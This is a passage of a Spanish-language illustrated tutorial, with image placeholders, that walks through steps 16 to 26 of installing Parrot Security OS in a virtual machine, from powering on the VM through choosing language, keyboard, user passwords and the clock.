





16. Haga clic en Finalizar.




17. Ahora, haga clic en Encender esta máquina virtual.




18. Seleccione Instalar.




## 19. Seleccione instalación estándar.




## 20. Seleccione el idioma del sistema operativo.




## 21. Seleccione su ubicación (su ubicación actual).




## 22. Seleccione el diseño del teclado.




## 23. Configure la contraseña del usuario root aquí y luego haga clic en Continuar. Inicie sesión en Parrot Security con esta contraseña después de la instalación realizada.



## 24. Elija un nombre de usuario.




## 25. Introduzca la contraseña para el nuevo usuario.







## 26. Configure el reloj.



